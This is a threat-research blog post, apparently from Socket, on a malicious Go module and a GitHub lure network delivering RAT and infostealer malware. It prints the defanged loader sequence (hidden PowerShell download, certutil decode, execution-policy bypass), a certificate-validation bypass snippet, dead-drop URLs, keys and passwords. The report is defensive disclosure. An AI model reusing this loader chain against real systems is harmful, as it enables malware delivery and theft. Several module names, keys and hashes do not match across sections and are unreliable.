


Malicious Go Module Exposes GitHub Malware Lure Network Span...

 socket.dev/blog/malicious-go-module-exposes-github-malware-lure-network

Kirill Boychenko

July 8, 2026



[Blog](#)

[ResearchSecurity News](#)

Malicious Go Module Exposes GitHub Malware Lure Network Spanning 222 Repositories

Socket tracks the activity as Operation “Muck and Load”: a threat actor uses commit-farming workflows, public dead drops, and protected archives to stage Windows RAT and infostealer malware.

Kirill Boychenko

Summarize with AI

Our investigation began with a malicious Go module, [github\[.\]com/kaleidora/dnsutils-scanning-tool](https://github.com/kaleidora/dnsutils-scanning-tool), that posed as a DNS/subdomain scanner. The module did more than impersonate a developer utility: it exposed a Windows malware-staging chain that used hidden PowerShell execution, public dead-drop resolution, protected archive delivery, and

RAT/infostealer deployment. Pivoting from that module revealed the larger finding: a GitHub-based lure network of 222 confirmed repositories across 190 accounts, built to make malicious or deceptive software projects look active, plausible, and recently maintained.

We track this activity as Operation Muck and Load because the name captures both the infrastructure and the behavior. “Muck” comes from observed Muck-themed infrastructure, including `muckcoding[.]com` and `muckdeveloper[.]com`. “Load” describes the campaign’s execution chain: a deceptive Go module loads PowerShell, PowerShell loads encrypted resolver material from public dead drops, and the resolver loads a protected archive that launches the Windows malware. The name is a tracking label, not an attribution boundary. Domains, emails, and repository names can change; the recurring operational pattern is harder to disguise.

The GitHub cluster was not limited to lure repositories. Across analyzed threat actor-controlled repositories, we confirmed at least 14 malware files, including loaders and downloaders, [Vidar](#) infostealer, spyware/dropper payloads, trojan-downloader activity, and Monero cryptominers related to XMRig/BitMiner.

We reported the confirmed GitHub infrastructure to the GitHub security team because the operation uses GitHub-hosted accounts and repositories as its lure and delivery layer. We also reported the malicious Go module to the Go security team because it had been distributed as a Go module while embedding Windows malware-staging logic. The Go security team responded promptly, reviewed the report, and blocked the malicious module from the Go module proxy. Takedowns and ecosystem-level blocks will not eliminate the threat actor’s tradecraft, but they can disrupt the operation and reduce developer exposure.

GitHub infrastructure validation for Operation Muck and Load. The funnel shows how the analysis narrowed broad GitHub search results into a conservative high-confidence core: repositories where the threat actor-linked email and synthetic GitHub Actions commit-farming workflow appeared together. The final 222 repositories across 190 accounts are the confirmed lure-network core, not the full universe of suspicious, related, or lure-themed GitHub activity.

The Malicious Go Module

Our entry point into Operation Muck and Load was a Go module published as a DNS/subdomain scanning tool: [github\[.\]com/kaleidora/dns-sub-scanning-tool](https://github.com/kaleidora/dns-sub-scanning-tool). It was an impersonation-style lure built around a legitimate open source [dns-sub](#) project: the README presented the module as a dns-sub scanner and pointed readers toward legitimate subdomain-enumeration functionality, while the published package lived under a different GitHub namespace. The threat actor’s repository used the identity and expectations of a known defensive/reconnaissance tool category as cover for a malware loader.

The package metadata shows another immediate anomaly: version sprawl. There are more than 1,200 versions for the module, over 700 of them are malicious. For a small scanner-themed Go module created only months earlier, with its first version published on January 24, 2026, the volume of published versions is highly unusual. The likely cause is not normal release engineering, but the threat actor's own GitHub Actions workflow repeatedly generating timestamp commits that could be surfaced as Go pseudo-versions.

Socket package view for `github[.]com/kaleidora/dnsb-scanning-tool`, showing a known-malware alert and unusually high version volume for a small scanner-themed Go module.

Before any meaningful scanner logic could run, `main.go` launches a hidden PowerShell command that downloads external content from `muckcoding[.]com`, saves it as `api.db`, decodes it with `certutil`, writes the decoded output as `L.ps1`, and executes that script with PowerShell execution-policy bypass.

The suspicious behavior was embedded at the beginning of `main()` and visually obscured through excessive horizontal whitespace. Normalized for readability, and defanged, the logic performs the following sequence:

```
powershell.exe
-WindowStyle Hidden
-Command
    Invoke-WebRequest from hxxps://muckcoding[.]com/LG-LW/Api-Certificate
    save output to C:\Users\Public\Pictures\api.db
    certutil -decode api.db to C:\Users\Public\Pictures\L.ps1
    start powershell.exe with -ExecutionPolicy Bypass
    execute C:\Users\Public\Pictures\L.ps1
    keep the PowerShell window hidden
```

The initial staging path is also notable: `C:\Users\Public\Pictures\api.db` and `C:\Users\Public\Pictures\L.ps1`. The use of `C:\Users\Public\Pictures` gives the loader a writable location that is available across users while blending into a benign-looking public media directory. The downloaded object is named `api.db`, suggesting a database or application cache, but it is then decoded into a PowerShell script. The use of `certutil -decode` is a common living-off-the-land technique for transforming staged content without bringing a custom decoder binary.

The loader's execution mode further reinforces malicious intent. It launches PowerShell with a hidden window and then invokes the decoded script with: `-ExecutionPolicy Bypass`.

That flag does not exploit PowerShell by itself, but it is commonly used by malware to avoid local script-execution policy restrictions. In this case, it is paired with hidden execution and a

freshly decoded script from an external source, making the intent clear: the Go module is acting as a first-stage Windows loader.

The malicious logic is placed before the apparent scanner code, while the scanner code itself appears incomplete. The module is malicious by content and intent, but the public source as observed may not reliably execute through a normal Go build or install path without modification. That caveat does not make the module benign. It means the most precise assessment is that the repository contains a malicious Windows loader embedded in a broken or incomplete Go project.

PowerShell Loader and Dead-Drop Resolver

The diagram below summarizes the loader-to-payload chain before the stage-by-stage analysis.

Loader-to-payload handoff. The Go module retrieves encoded content from muckcoding[.]com, saves it as api.db, decodes it locally into L.ps1, and executes it. L.ps1 queries public dead-drop locations for encrypted payload-location material, decrypts the recovered blob, resolves the GitHub release URL for Quixo.7z, downloads the password-protected archive, extracts it into a fake Microsoft Photos directory, and launches Microsoft.exe from that masquerade path.

The file downloaded by the Go module from muckcoding[.]com/LG-LW/Api-Certificate is not the final payload. It is an encoded PowerShell stage disguised as a certificate-like artifact, saved locally as api.db, decoded with certutil, and written to disk as L.ps1.

L.ps1 is a multi-layer PowerShell loader built around Base64-encoded blobs, XOR decryption, and Invoke-Expression. The first layer contains an encrypted raw blob (SHA-256: 129de16fe69763f767d8249279a2c4a1a6deafadd1a84563bd84b258ea010bff), decrypts it with a hardcoded 32-byte XOR key, converts the decrypted bytes back into PowerShell, and executes the result. The decrypted first layer is itself another PowerShell script (SHA-256: 86819efe7319b664920ba2e1fd4b079a4e6b5eaaeb1adb2c1c8dc3c81ee0c).

That first decrypted script contains a second encrypted PowerShell layer (SHA-256: 57e0449fb13766b0b2f7c057b1f89911e9ed23cac7e71d5d69fde47571239629). The second layer again uses Base64, XOR, and Invoke-Expression to recover the final visible loader logic (SHA-256: e576a61e1a2ba71e764647bb2f0883c2f8fa4d591799c60d21a84230ee7a5b63).

The second layer also includes a comment in Turkish: “Direkt calistir, baska adim gerekmez”. Translated: “Run directly, no other step is needed”.

The final decoded script is not a standalone RAT or infostealer. It is a resolver, downloader, extractor, and launcher. Its job is to locate encrypted payload metadata, decrypt the real payload URL, retrieve a password-protected archive, extract it into a fake Microsoft-themed directory, and execute the staged payload hidden.

The decoded script sets PowerShell to use TLS 1.2 and disables certificate validation:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12  
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
```

Disabling certificate validation is operationally useful for a loader because it allows downloads to proceed even when certificates are invalid, self-signed, expired, intercepted, or otherwise untrusted. That is not normal behavior for a legitimate installer pulling security-sensitive payloads.

The resolver logic revolves around two hardcoded values: the marker string `LastW` and the decryption key `UIA14fogyLw8ogL82Fnt0FGp6`. The public sources are the dead-drop locations embedded in the script, including Pastebin, Rlim, Muck-themed infrastructure, and fallback locations on public platforms such as YouTube, Instagram, Telegram, Google Docs, and GitHub.

Rather than hardcoding only the final payload URL, the loader retrieves text from these public locations and searches the returned content for the marker `LastW`. In the observed dead-drop material, `LastW` appears as a marker string appended to or placed after the encoded/encrypted blob. The script uses that marker to identify and extract the encrypted payload-location data, then decrypts the recovered blob with the hardcoded key. The encrypted payload-location blob recovered from the dead-drop material has SHA-256 `51cada347262d7b2bcde70552fcdae221625ad75435cee8a9c3e7b67cc47a807`.

Primary dead-drop sources include:

- `hxxps://pastebin[.]com/raw/xy32SJgf`
- `hxxps://rlim[.]com/MicrosoftCur/raw`
- `hxxps://muckdeveloper[.]com/LGTV/MicrosoftCur`

The loader also embeds fallback sources across public and social platforms:

- `hxxps://youtu[.]be/GAS67zA0ssc`
- `hxxps://www.instagram[.]com/p/DG20Zt9Mj4P/`
- `hxxps://t[.]me/s/dwmic`
- `hxxps://docs.google[.]com/document/d/1PnogKWvfa3ZcCnmKfnb3pJYXMBmcQe5k_6bBuPUailQ/export?format=txt`

- `hxxps://gitcode[.]com/LastWer/MicrosoftCur/raw`

Sample public-service dead drops used by the resolver. The PowerShell loader is configured to retrieve encrypted payload-location material from multiple public platforms; this figure shows a subset of observed sources, including Telegram, Pastebin, and Rlim. Other fallback locations include YouTube, Instagram, Google Docs, GitCode, and Muck-themed infrastructure, giving the threat actor multiple recovery paths if one source is removed or blocked.



Sample public-service dead drops used by the resolver. The PowerShell loader is configured to retrieve encrypted payload-location material from multiple public platforms; this figure shows a subset of observed sources, including Telegram, Pastebin, and Rlim. Other fallback locations include YouTube, Instagram, Google Docs, GitCode, and Muck-themed infrastructure, giving the threat actor multiple recovery paths if one source is removed or blocked.

The threat actor does not hardcode only one payload URL and call it directly. Instead, the loader distributes or mirrors encrypted resolver material across multiple public platforms. These services are abused as resilient dead-drop infrastructure.

The value of this design is operational resilience. If one paste, post, or domain is removed, the loader can try another source. If defenders block only the final archive URL, the threat actor can update the encrypted resolver content without necessarily changing the first-stage loader. If defenders block only one dead-drop host, the fallback list still gives the script additional recovery paths.

The decrypted payload-location material resolves to a GitHub release archive:

`hxxps://github[.]com/tb78/expresso/releases/download/Release/Quixo.7z`

With that payload URL resolved, the script downloads a password-protected .7z archive into a temporary staging directory: `C:\Users\Public\Documents\umun\`. The loader also prepares a 7-Zip command-line extractor under: `C:\ProgramData\zipathh\7zrr.exe`. The archive password is hardcoded: `r8NnX1b8Xn`.

`Quixo.7z` is the handoff from script-based staging to the Windows payload environment. It is the payload container the loader downloads, extracts, and uses to launch the next stage. The recovered archive is a password-protected .7z file (SHA-256:

`73c807df26427d6631088a822fa54c30975afbe681a9d83eff5d19e5b075d6c2`).

When extracted, the archive produces a `current\` directory with an Electron/Squirrel-style Windows application layout. Notable components include:

- `current\Microsoft.exe`
- `current\resources\app.asar`
- `current\squirrel.exe`

The script extracts the archive into a masqueraded Microsoft Photos directory:

- `C:\ProgramData\Windows.Microsoft.Photos\`
- `C:\ProgramData\Windows.Microsoft.Photos\current\`
- `C:\ProgramData\Windows.Microsoft.Photos\current\Microsoft.exe`

After extraction, the script launches `Microsoft.exe` from that location with a hidden window. `Windows.Microsoft.Photos` resembles a legitimate Microsoft application path, while `Microsoft.exe` is generic enough to blend into noisy process listings. The path is not a standard Microsoft Photos installation location; it is a masquerade directory chosen by the loader.

The executable's signature adds another nuance. It is reported as signed by Exodus Movement, Inc., not Microsoft. This suggests the threat actor may be abusing, repackaging, or renaming a signed Electron-style application component while relying on adjacent resources and staged scripts for malicious behavior.

This stage is the pivot point between the Go module lure and the final Windows malware. The Go module gets execution. `L.ps1` resolves where to go next. `Quixo.7z` delivers the Windows application environment. `Microsoft.exe` launches from a fake Microsoft Photos path and becomes the visible process for the next phase of activity. From this point forward, the chain moves from staging into post-execution behavior observed in dynamic analysis.

AsyncRAT, Quasar, Remcos, and Infostealer Activity

The post-staging payload set maps to multiple RAT detections and infostealer-like behavior. The decoded PowerShell loader stage (SHA-256:

`969b0bfd605aa2cddf353f3638b0dee26b1c2305600231e055fa6d7786a879fe`) is associated with AsyncRAT and Quasar detections, along with spyware, infostealer, trojan, persistence, defense evasion, discovery, and execution activity. We tie the AsyncRAT and Quasar labels to this decoded PowerShell-stage artifact.

The recovered `Quixo.7z` archive (SHA-256:

`73c807df26427d6631088a822fa54c30975afbe681a9d83eff5d19e5b075d6c2`) acts as the

staged payload container. A related GitHub-hosted Quixo.7z sample (SHA-256: a628ad47fe93ee7413cca90aeca8f9540bfcd5ccdbeb4d9914670b3ef66247f4) maps to Remcos-style RAT activity. In our reconstructed chain, the extracted launcher is current\Microsoft.exe (SHA-256: 4ea1c577247b149489506b230e7aa203e1a2fa124109c6056d1986e944f520a4).

Across the analyzed stages, the strongest capability signals are defense evasion, persistence, collection, and RAT-style command and control. The payload chain modifies Microsoft Defender and UAC settings, uses scheduled task and service activity for persistence, stages additional components through 7-Zip tooling, accesses browser-profile data, prepares screenshot collection, and communicates with Telegram or other public web-service infrastructure. Lower-level behaviors such as WriteProcessMemory, SetThreadContext, and privilege-adjustment API usage further support that this is a staged post-compromise payload environment with remote-access and infostealer-like capabilities.

GitHub Infrastructure: A 222-Repository Lure Network

The malicious Go module is not an isolated artifact. Pivoting from the module into GitHub exposed a broader repository network that is designed to create credibility and scale around software lures.

The strongest infrastructure signal is a repeated GitHub Actions workflow. Across the confirmed set, the workflow combines the threat actor-linked email, defanged here as ischhfd83@rambler[.]ru, with force-push automation, every-minute scheduling, owner-name commit attribution, and synthetic commit churn. This pattern does not build, test, or release software. It manufactures repository activity.

The workflow typically configures Git with the same email address while setting the visible commit username to the current repository owner:

```
git config --local user.email "ischhfd83@rambler[.]ru"
git config --local user.name "${{ github.repository_owner }}"
git add -A
git commit -m "LOG"
```

That split between email and username is the fingerprint. The visible commit name changes with each repository owner, but the underlying email remains constant across the cluster. This gives the threat actor owner-specific commit activity at scale while leaving a reusable pivot for defenders.

The workflow generates activity, not software updates. It repeatedly rewrites a timestamp or log-style file, commits the change, and force-pushes the result back to the repository through

ad-m/github-push-action@master. In some repositories, the commit message is the generic LOG; in others, the threat actor replaces it with lure-specific messages.

As of the validated dataset, we identified:

- 222 confirmed direct threat actor-workflow repositories
- 190 GitHub accounts associated with at least one confirmed repository.

The confirmed count is intentionally conservative. We count a repository as confirmed only when it carries the direct threat actor-workflow signature: the threat actor email and the synthetic GitHub Actions farming workflow in the same workflow context. We do not count every GitHub search hit, every lure-themed repository, or every repository owned by a related account as malicious infrastructure.

A network of 222 confirmed workflow-bearing repositories gives the threat actor many surfaces for search visibility, social engineering, and takedown resilience. The repositories do not all need to host payloads directly. Their job is to look active, plausible, and recently maintained long enough for a target to clone, build, download, or follow setup instructions.

The lure themes reinforce that assessment. Confirmed and high-value repositories cluster around topics likely to attract users willing to run untrusted code: cryptocurrency and Web3 tooling, wallet integrations, seed-phrase and account-protection themes, Telegram bots, game auto-farm utilities, game cheats, crypters, password tools, and offensive or gray-market automation.

Repeated repository names across multiple accounts add another infrastructure signal. The dataset includes clusters where the same lure name appears under several disposable-looking handles, including crypto game auto-farm lures, wallet-themed repositories, and game-cheat repositories. This pattern is more consistent with scripted or semi-scripted repository generation than organic open source development.

Examples of repeated lure themes include:

- Exodus two-factor / account-protection lures
- MetaMask and WalletConnect integration lures
- Trust Wallet / Web3 integration lures
- Crypto game auto-farm and clicker bots
- Binance / P2P exchange automation lures
- PayPal payment API lures
- PUBG, Tarkov, Valorant, and other game-cheat lures
- Discord and Telegram bot lures

Several repositories that were previously confirmed became unavailable during the investigation. Rather than treating those disappearances as exculpatory, we preserved unavailable states separately and retained historical confirmation where the workflow had already been verified. The infrastructure is volatile, and repositories can disappear during analysis.

The GitHub operation therefore serves three functions.

1. Lure presentation: repositories are named and themed to attract users interested in crypto, wallets, bots, cheats, credential tooling, and related topics.
2. Artificial freshness: recurring GitHub Actions workflows generate commit activity so repositories appear recently maintained.
3. Infrastructure scaling: repeated workflow structure, owner-name attribution, reused repository names, and recurring lure verbiage allow the threat actor to spread across many accounts while preserving common operational patterns.

The resulting picture is a GitHub-based lure-and-reputation layer. The malware delivery chain can live elsewhere, while GitHub supplies the trust surface: active-looking projects, plausible tool names, many disposable identities, and enough automation to keep the network moving.

The lure factory. Representative threat actor-controlled GitHub repositories reused familiar developer and end-user bait, including crypto wallet security, Web3 SDKs, exchange automation, payment APIs, game cheats, and Discord/Telegram bots. The breadth of themes helped the cluster reach multiple audiences while preserving a consistent repository style across the operation.

Malware-Bearing GitHub Repositories

The GitHub repositories in this cluster were not only lures. Several also functioned as malware-bearing repositories, embedding malicious payloads directly in the source tree or delivering them through GitHub release assets.

We identified at least 14 unique confirmed malware files across analyzed threat actor-workflow repositories. The confirmed payload set included trojan loaders and downloaders, Vidar infostealer, dropper/spyware payloads, and XMRig/BitMiner-related Monero cryptominers. One repeatedly reused Loader.exe appeared byte-identically across four separate repositories, while a fifth repository using the same lure theme carried a different loader associated with Vidar. This cluster is not limited to empty lure repositories or synthetic activity: some repositories directly participated in malware distribution.

The delivery methods varied. Some payloads were committed directly into repositories; one Exodus-themed repository used a right-to-left-override filename to disguise a Windows .scr

executable; and one Warzone-themed repository delivered `Interwebs.exe` as a GitHub release asset rather than as a normal source-tree file.

Malware-bearing PUBG-themed GitHub repository. The `nrevv1lad/Pubg-DESYNC-Menu` repository presented itself as an external PUBG cheat with an installation guide while hosting `Loader.exe` in the source tree. Malware analysis associated this loader with Vidar infostealer.

Overlap with Previously Reported `ischhfd83`-Linked Activity

Operation Muck and Load overlaps with previously reported `ischhfd83`-linked repository-backdoor activity, but the relationship is not defined by the email address alone. We track this activity as a broader operational cluster spanning a malicious scanner-themed Go module, GitHub lure repositories, automated commit-farming workflows, public-service staging, PowerShell loaders, protected archive delivery, fake Microsoft-themed execution paths, and RAT/infostealer-like downstream behavior.

Sophos researchers Matt Wixey and Andrew O'Donnell previously [reported](#) activity using many of the same themes, including fake or trojanized tools, game-cheat lures, offensive-tooling repositories, script-based staging, archive retrieval, Electron-style payloads, Telegram or webhook communication, screenshot collection, credential-access behavior, and RAT/infostealer payloads.

Our findings align with that tradecraft. In Operation Muck and Load, the threat actor uses deceptive GitHub repositories, public-service dead drops, staged PowerShell loading, password-protected `.7z` delivery, Microsoft-themed masquerading, Telegram or other public web-service communication, and automated GitHub workflows that repeatedly use the threat actor-linked email `ischhfd83@rambler[.]ru`.

We assess with high confidence that Operation Muck and Load is part of the same repository-backdoor activity cluster previously reported around `ischhfd83`. That assessment does not depend on one mutable indicator. The email address and Muck-themed domains are useful pivots, but the stronger basis is the repeated combination of repository automation, lure design, staging architecture, payload delivery, and post-execution behavior.

Outlook and Recommendations

Operation Muck and Load shows how malicious package activity can extend well beyond a single package or repository. The Go module exposed one execution path, but the larger concern is the surrounding lure-and-reputation infrastructure: many GitHub projects made to look active, maintained, and useful to developers and users. This model gives threat actors a

scalable way to turn ordinary software discovery into malware staging, especially when the lures target users already inclined to run untrusted tools, such as crypto automation, wallet utilities, game cheats, crypters, and offensive tooling.

Defenders should expect this tradecraft to evolve. The specific email address, Muck-themed domains, dead-drop URLs, and repository names are replaceable. The more durable pattern is the combination of commit-farmed repositories, public-service resolver content, staged PowerShell loaders, protected archives, and masqueraded Windows execution paths. Similar campaigns may reuse the same GitHub Actions activity-farming pattern, copy the dead-drop resolver model, or shift to new public platforms and package ecosystems once current infrastructure is removed.

The security community should prioritize detections that focus on behavior and clustering, not only fixed IOCs. Useful pivots include every-minute GitHub Actions workflows that force-push synthetic commits, repositories that repeatedly rewrite log or timestamp files, owner-name commit attribution paired with reused metadata, and suspicious package code that launches hidden PowerShell, invokes `certutil`, disables certificate validation, or retrieves encrypted payload-location material from public services. Developers and organizations should treat newly published or obscure packages with extra caution when they impersonate known tools, show abnormal version volume, or ask users to run installers, scripts, or setup commands outside normal package-manager expectations.

MITRE ATT&CK

- T1195.001 — Supply Chain Compromise: Compromise Software Dependencies and Development Tools
- T1204.002 — User Execution: Malicious File
- T1059.001 — Command and Scripting Interpreter: PowerShell
- T1564.003 — Hide Artifacts: Hidden Window
- T1027 — Obfuscated Files or Information
- T1027.013 — Obfuscated Files or Information: Encrypted/Encoded File
- T1140 — Deobfuscate/Decode Files or Information
- T1105 — Ingress Tool Transfer
- T1102.001 — Web Service: Dead Drop Resolver
- T1071.001 — Application Layer Protocol: Web Protocols
- T1036.005 — Masquerading: Match Legitimate Resource Name or Location
- T1685 — Disable or Modify Tools
- T1112 — Modify Registry
- T1548.002 — Abuse Elevation Control Mechanism: Bypass User Account Control
- T1053.005 — Scheduled Task/Job: Scheduled Task

- T1543.003 — Create or Modify System Process: Windows Service
- T1555.003 — Credentials from Password Stores: Credentials from Web Browsers
- T1608.001 — Stage Capabilities: Upload Malware
- T1113 — Screen Capture
- T1055 — Process Injection
- T1490 — Inhibit System Recovery
- T1082 — System Information Discovery
- T1057 — Process Discovery
- T1012 — Query Registry

Indicators of Compromise

Malicious Go Module

`github[.]com/kaleidora/dns-sub-scanning-tool`

Domains

- `muckcoding[.]com`
- `muckdeveloper[.]com`

URLs

- `hxxps://muckcoding[.]com/LG-LW/Api-Certificate`
- `hxxps://muckdeveloper[.]com/LGTV/MicrosoftCur`
- `hxxps://pastebin[.]com/raw/xy32SJgf`
- `hxxps://rlim[.]com/MicrosoftCur/raw`
- `hxxps://youtu[.]be/GAS67zA0ssc`
- `hxxps://www[.]instagram[.]com/p/DG20Zt9Mj4P/`
- `hxxps://t[.]me/s/dwmic`
- `hxxps://docs[.]google[.]com/document/d/1PnogKWvfa3ZcCnmKfnb3pJYXMBmcQe5k_6bBuPUailQ/export?format=txt`
- `hxxps://gitcode[.]com/LastWer/MicrosoftCur/raw`
- `hxxps://github[.]com/tb78/expresso/releases/download/Release/Quixo[.]7z`

Threat Actor-Linked Email Address

`ischhfd83@rambler[.]ru`

Staging Paths, Directories, and Payload Paths

- C:\Users\Public\Pictures\api.db
- C:\Users\Public\Pictures\L.ps1
- C:\Users\Public\Documents\umun\
- C:\ProgramData\zipathh\7zrr.exe
- C:\ProgramData\Windows.Microsoft.Photos\current\Microsoft.exe

SHA-256 Hashes

- 129de16fe69763f767d8249279a2c4a1a6deafadd1a84563bd84b258ea010bff — Layer 1 encrypted PowerShell blob
- 86819efe7319b664920ba2e1fd4b079a4e6b5eaaebeebladb2c1c8dc3c81ee0c — Layer 1 decrypted PowerShell script
- 57e0449fb13766b0b2f7c057b1f89911e9ed23cac7e71d5d69fde47571239629 — Layer 2 encrypted PowerShell blob
- e576a61e1a2ba71e764647bb2f0883c2f8fa4d591799c60d21a84230ee7a5b63 — Final visible decoded PowerShell loader logic
- 51cada347262d7b2bcde70552fcdad221625ad75435cee8a9c3e7b67cc47a807 — Encrypted payload-location blob recovered from dead-drop material
- 969b0bfd605aa2cddf353f3638b0dee26b1c2305600231e055fa6d7786a879fe — Decoded PowerShell stage associated with AsyncRAT, Quasar, and RAT/infostealer-like behavior
- 73c807df26427d6631088a822fa54c30975afbe681a9d83eff5d19e5b075d6c2 — Recovered Quixo.7z payload archive
- a628ad47fe93ee7413cca90aeca8f9540bfcd5ccdbeb4d9914670b3ef66247f4 — Related GitHub-hosted Quixo.7z sample
- 4ea1c577247b149489506b230e7aa203e1a2fa124109c6056d1986e944f520a4 — Recovered Microsoft.exe launcher

Malware Sample SHA-256 Hashes

The following SHA-256 hashes correspond to confirmed malware samples identified in analyzed threat actor-controlled GitHub repositories. This list excludes dual-use tooling and vulnerable-driver/BYOVD artifacts.

- 235a64e3520b1c2c27763122b303f78aee8d7c083dfd9f1eb936cd5174383609
- 2f416aac027f19f563cc45e3b4b72e992aaafb63da27f968b9a76a391134dc7d
- 33497c69c21fa96bbbc96f1d7f09608e462f8ab22555364977c0bd35fef27bc29
- 45126b353f1636103da356121cd00b229b635b41b99d91166e6d7d9037482242
- 810614290bdb14d2ddf10f65f8adc988a8272764f2a9e2c378e52fad162da344
- 938054c6bb7dc737fce16513b2882808f199c2f892f808d439525a1650d49089

- 9df11356c5ac61d2aa7b5425e6322fc016b0ed5790dacb201396500b3eee03f7
- a2e7989742c6b6436ebb47507881946e4f662080dff71d104eb9a9554f38af7a
- b27f694c974b44fe2f4a8a25680997db574fa35686c30fa4c4dc9dd4ec40005e
- d7747e7a3c782009f4ceb6e9c106115876386853929563b509da5258e3968d15
- d95bba20f04687b0b821d4fc0a17137db8b9eda5fe3fb34da319abefc45fe0d1
- e73491065d86b1ad69229bb5d2019e08b947e11a2a57adf5c2d9a2b5d8f4acad
- ec1cac2ada6726623b4bafb94c204c359ce7cdf5325909137fc0e6aef506783f
- f245956c930f220f0bedf355a751a5cd738b4ec6bb6c5d584199ab3fa6c0a1c4

Strings, Markers, Keys, and Passwords

- LastW — resolver marker used to locate encrypted payload-location material
- UIA14fogy1w8ogL82Fnt0FGp6 — hardcoded decryption key
- r8NnX1b8Xn — archive password
- 73hvdU342 — secondary password/string observed in staged activity
- Direkt calistir, baska adim gerekmez — Turkish-language loader comment
- CaptureScreens.ps1 — screenshot-collection script name
- Nvdia — suspicious misspelling/masquerade string
- semipath — threat actor-associated path/string
- zipathh — threat actor-associated path/string

GitHub Infrastructure Appendix

We publish the full GitHub infrastructure appendix separately to keep this report readable and machine-ingestible. The appendix includes the 222 confirmed direct threat actor-workflow repositories across 190 accounts. The confirmed list is conservative: it includes only repositories carrying the direct threat actor-workflow signature and does not treat every GitHub search hit, lure-themed repository, or account-owned project as malicious infrastructure.

Full GitHub infrastructure appendix: <https://github.com/socket-threat-research-team/threat-research-iocs/blob/main/operation-muck-and-load/operation-muck-and-load-github-infrastructure.txt>

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email